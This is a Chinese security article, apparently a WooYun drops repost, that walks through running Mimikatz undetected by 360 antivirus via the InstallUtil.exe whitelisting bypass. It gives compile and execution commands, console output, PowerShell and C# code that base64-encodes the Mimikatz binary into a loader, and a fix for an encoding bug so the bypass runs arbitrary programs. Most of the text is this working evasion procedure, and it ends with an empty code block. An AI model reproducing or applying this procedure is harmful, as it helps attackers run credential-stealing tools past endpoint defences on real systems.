# 原文地址:[http://drops.wooyun.org/tips/8701](http://drops.wooyun.org/tips/8701)

## 0x00 前言

最近subTee在其博客中介绍了如何利用白名单绕过防护，但细节存在bug，所以本文仅介绍如何修复其bug并利用该方法绕过360，更多利用方法值得探索

博客链接：

http://subt0x10.blogspot.hk/（需翻墙）

文章地址：

http://subt0x10.blogspot.hk/2015/08/application-whitelisting-bypasses-101.html（需翻墙）

## 0x01 测试目标

下载最新版本Mimikatz，实现绕过杀毒软件的查杀。

## 0x02 测试环境

操作系统：Win7 x64

mimikatz版本：2.0 alpha 20150906 (oe.eo) edition（目前为止最新）

下载链接：https://github.com/gentilkiwi/mimikatz/releases/tag/2.0.0-alpha-20150906


测试日期：9/14/2015

## 0x03 实际测试

建议先了解参考链接，链接中提到的相关基础知识不做再次介绍

### 1、下载最新mimikatz，测试查杀情况

毫无疑问，被查杀，如图



扫描完成！共发现 1 个需要处理的危险项

已用时：00:00:00 扫描类型：自定义扫描 扫描项目：1 个

发现 1 个危险项

☑ Win32/Trojan.Hacktool.591 建议隔离

C:\testcs\mimikatz_trunk\x64\mimikatz.exe

木马


### 2、利用InstallUtil.exe执行程序

（1）下载https://gist.github.com/subTee/00cdac8990584bd2c2fe并保存为PELoader.cs


（2）参照博客中的示例，执行如下代码：

```
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe /unsafe /out:PELoader.exe PELoader.cs

C:\Windows\Microsoft.NET\Framework64\v4.0.30319\InstallUtil.exe /logfile= /LogToConsole=false /U PELoader.exe
```


如图，生成PELoader.exe，然后通过InstallUtil.exe执行PELoader.exe



```
C:\testcs>C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe /unsafe /out:P
ELoader.exe PELoader.cs
Microsoft (R) Visual C# Compiler version 4.0.30319.18408
for Microsoft (R) .NET Framework 4.5
Copyright (C) Microsoft Corporation. All rights reserved.


C:\testcs>C:\Windows\Microsoft.NET\Framework64\v4.0.30319\InstallUtil.exe /logfi
le= /LogToConsole=false /U PELoader.exe
Microsoft (R) .NET Framework Installation utility Version 4.0.30319.18408
Copyright (C) Microsoft Corporation.  All rights reserved.

Preferred Load Address = 140000000
Allocated Space For 63000 at 1AD80000
Section .text    , Copied To 1AD81000
Section .rdata   , Copied To 1ADAE000
Section .data    , Copied To 1ADD7000
Section .pdata   , Copied To 1ADDB000
Section .rsrc    , Copied To 1ADDD000
Section .reloc   , Copied To 1ADE1000
Delta = FFFFFFFEDAD80000
Loaded ADVAPI32.dll
Loaded CRYPT32.dll
Loaded cryptdll.dll
Loaded NETAPI32.dll
Loaded NTDSAPI.dll
Loaded RPCRT4.dll
Loaded SHLWAPI.dll
Loaded SAMLIB.dll
Loaded Secur32.dll
Loaded SHELL32.dll
Loaded USER32.dll
Loaded ntdll.dll
Loaded KERNEL32.dll
Loaded msvcrt.dll
Executing Mimikatz

  .#####.   mimikatz 2.0 alpha (x64) release "Kiwi en C" (Aug 17 2015 00:14:48)
 .## ^ ##.
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
  '#####'                                   with 16 modules * * */
```




```
mimikatz(commandline) # /logfile=
ERROR mimikatz_doLocal ; "/logfile=" command of "standard" module not found !

Module :        standard
Full name :     Standard module
Description :   Basic commands (does not require module name)

            exit  -  Quit mimikatz
             cls  -  Clear screen (doesn't work with redirections, like PsExec)
          answer  -  Answer to the Ultimate Question of Life, the Universe, and
Everything
          coffee  -  Please, make me a coffee!
           sleep  -  Sleep an amount of milliseconds
             log  -  Log mimikatz input/output to file
          base64  -  Switch file output/base64 output
         version  -  Display some version informations
              cd  -  Change or display current directory
        markruss  -  Mark about PtH

mimikatz(commandline) # /LogToConsole=false
ERROR mimikatz_doLocal ; "/LogToConsole=false" command of "standard" module not
found !

Module :        standard
Full name :     Standard module
Description :   Basic commands (does not require module name)

            exit  -  Quit mimikatz
             cls  -  Clear screen (doesn't work with redirections, like PsExec)
          answer  -  Answer to the Ultimate Question of Life, the Universe, and
Everything
          coffee  -  Please, make me a coffee!
           sleep  -  Sleep an amount of milliseconds
             log  -  Log mimikatz input/output to file
          base64  -  Switch file output/base64 output
         version  -  Display some version informations
              cd  -  Change or display current directory
        markruss  -  Mark about PtH

mimikatz(commandline) # /U
ERROR mimikatz_doLocal ; "/U" command of "standard" module not found !

Module :        standard
Full name :     Standard module
Description :   Basic commands (does not require module name)

            exit  -  Quit mimikatz
             cls  -  Clear screen (doesn't work with redirections, like PsExec)
          answer  -  Answer to the Ultimate Question of Life, the Universe, and
Everything
          coffee  -  Please, make me a coffee!
           sleep  -  Sleep an amount of milliseconds
             log  -  Log mimikatz input/output to file
          base64  -  Switch file output/base64 output
         version  -  Display some version informations
              cd  -  Change or display current directory
        markruss  -  Mark about PtH
```



```
mimikatz(commandline) # PELoader.exe
ERROR mimikatz_doLocal ; "PELoader.exe" command of "standard" module not found !


Module :        standard
Full name :     Standard module
Description :   Basic commands (does not require module name)

            exit  -  Quit mimikatz
             cls  -  Clear screen (doesn't work with redirections, like PsExec)
          answer  -  Answer to the Ultimate Question of Life, the Universe, and
Everything
          coffee  -  Please, make me a coffee!
           sleep  -  Sleep an amount of milliseconds
             log  -  Log mimikatz input/output to file
          base64  -  Switch file output/base64 output
         version  -  Display some version informations
              cd  -  Change or display current directory
        markruss  -  Mark about PtH

mimikatz #
```

成功加载运行mimikatz


进程显示为InstallUtil.exe，如图



| | | | | | |
|---|---|---|---|---|---|
| iexplore.exe *32 | 1856 | a | 00 | 31,532 K | Internet Explorer |
| iexplore.exe *32 | 4884 | a | 00 | 94,200 K | Internet Explorer |
| iexplore.exe *32 | 5116 | a | 00 | 94,440 K | Internet Explorer |
| InstallUtil.exe | 13452 | a | 00 | 7,260 K | .NET Framework installation utility |

（3）测试生成的PELoader.exe查杀情况

如图，360成功检测威胁



返 回

扫描完成！共发现 1 个需要处理的危险项

已用时：00:00:08　扫描类型：自定义扫描　扫描项目：2 个

暂不处理　一键处理

发现 1 个危险项


☑ TR.Dropper.MSIL.Gen　建议隔离　木马　立即处理

C:\testcs\PELoader.exe

drops.wooyun.org

（4）尝试修改PELoader.cs

阅读代码发现Line853-856存储了base64加密后的mimikatz



```
852
853     public class Katz
854     {
855             public static string KatzCompressed = @"H4sIAAAAAAAEAOS9e3wU1RU4PvsILBDYBbMSIMJG1xo
856     }
857
858
859 }
```

drops.wooyun.org

那么参照作者给出的修改方法修改


作者给出的修改方法如下：

```
* Base64 Encode Mimikatz In PowerShell-  $fileName = "mimikatz.exe" $fileContent = get-content $fileName $fileContentBytes = [System.Text.Encoding]::UTF8.GetBytes($fil
[OR]
byte[] AsBytes = File.ReadAllBytes(@"C:\Tools\Mimikatz.exe"); String AsBase64String = Convert.ToBase64String(AsBytes); StreamWriter sw = new StreamWriter(@"C:\Tools\Mi
```

（5）测试Base64 Encode Mimikatz In PowerShell

按照作者给出的方法对mimikatz作base64编码并保存在Mimikatz.b64文件中


如图



```
PS C:\Users\a\Desktop\mimikatz_trunk\x64> $fileName = "mimikatz.exe"
PS C:\Users\a\Desktop\mimikatz_trunk\x64> $fileContent = get-content $fileName
PS C:\Users\a\Desktop\mimikatz_trunk\x64> $fileContentBytes = [System.Text.Encod
ing]::UTF8.GetBytes($fileContent)
PS C:\Users\a\Desktop\mimikatz_trunk\x64> $fileContentEncoded = [System.Convert]
::ToBase64String($fileContentBytes)
PS C:\Users\a\Desktop\mimikatz_trunk\x64> $fileContentEncoded | set-content ($fi
leName + ".b64")
PS C:\Users\a\Desktop\mimikatz_trunk\x64> $fileName = "mimikatz.exe"
PS C:\Users\a\Desktop\mimikatz_trunk\x64> $fileContent = get-content $fileName
PS C:\Users\a\Desktop\mimikatz_trunk\x64> $fileContentBytes = [System.Text.Encod
ing]::UTF8.GetBytes($fileContent)
PS C:\Users\a\Desktop\mimikatz_trunk\x64> $fileContentEncoded = [System.Convert]
::ToBase64String($fileContentBytes)
PS C:\Users\a\Desktop\mimikatz_trunk\x64> $fileContentEncoded | set-content ($fi
leName + ".b64")
PS C:\Users\a\Desktop\mimikatz_trunk\x64> _
```

执行Powershell代码


执行后生成Mimikatz.b64，如图



```
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
```

drops.wooyun.org


打开将内容复制到PELoader.cs中的变量KatzCompressed的定义中，如图



```
    public class Katz
    {
        public static string KatzCompressed = @"TVrCkAADAAAABAAAAMO/w78AAMK4AAAAAAAAAAEAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAM04AAAA

    }


}
```

drops.wooyun.org

按照步骤（2）执行测试，发现错误，如图



```
C:\testcs>C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe /unsafe /out:P
ELoader.exe PELoader.cs
Microsoft (R) Visual C# Compiler version 4.0.30319.18408
for Microsoft (R) .NET Framework 4.5
Copyright (C) Microsoft Corporation. All rights reserved.


C:\testcs>C:\Windows\Microsoft.NET\Framework64\v4.0.30319\InstallUtil.exe /logfi
le= /LogToConsole=false /U PELoader.exe
Microsoft (R) .NET Framework Installation utility Version 4.0.30319.18408
Copyright (C) Microsoft Corporation.  All rights reserved.

An exception occurred while uninstalling. This exception will be ignored and the
 uninstall will continue. However, the application might not be fully uninstalle
d after the uninstall is complete.

C:\testcs>
```

# 0x04 分析

作者给出的实例代码如果无法修改，未免太鸡肋，必须找到修改方法，实现执行任意程序

# 0x05 解决方案

在做了多次实验并研究代码后成功找到了错误原因：

`Powershell`作`base64`编码同`c#`对`base64`解码之间存在解析错误


解决步骤：

（1）使用c#对mimikatz作base64加密

代码如下：

```
using System;
using System.IO;
using System.Collections.Generic;
using System.Linq;
using System.Text;
using System.Threading.Tasks;

namespace test1
{
    class Program
    {
        static void Main(string[] args)
        {
            byte[] AsBytes = File.ReadAllBytes(@"C:\testcs\mimikatz.exe");
            String AsBase64String = Convert.ToBase64String(AsBytes);
            StreamWriter sw = new StreamWriter(@"C:\testcs\mimikatz.b64");
            sw.Write(AsBase64String);
            sw.Close();
        }
    }
}
```

我使用的环境是`vs2012`，新建`c#`工程，填写以上代码，编译后运行，生成新的`mimikatz.b64`，如图




```
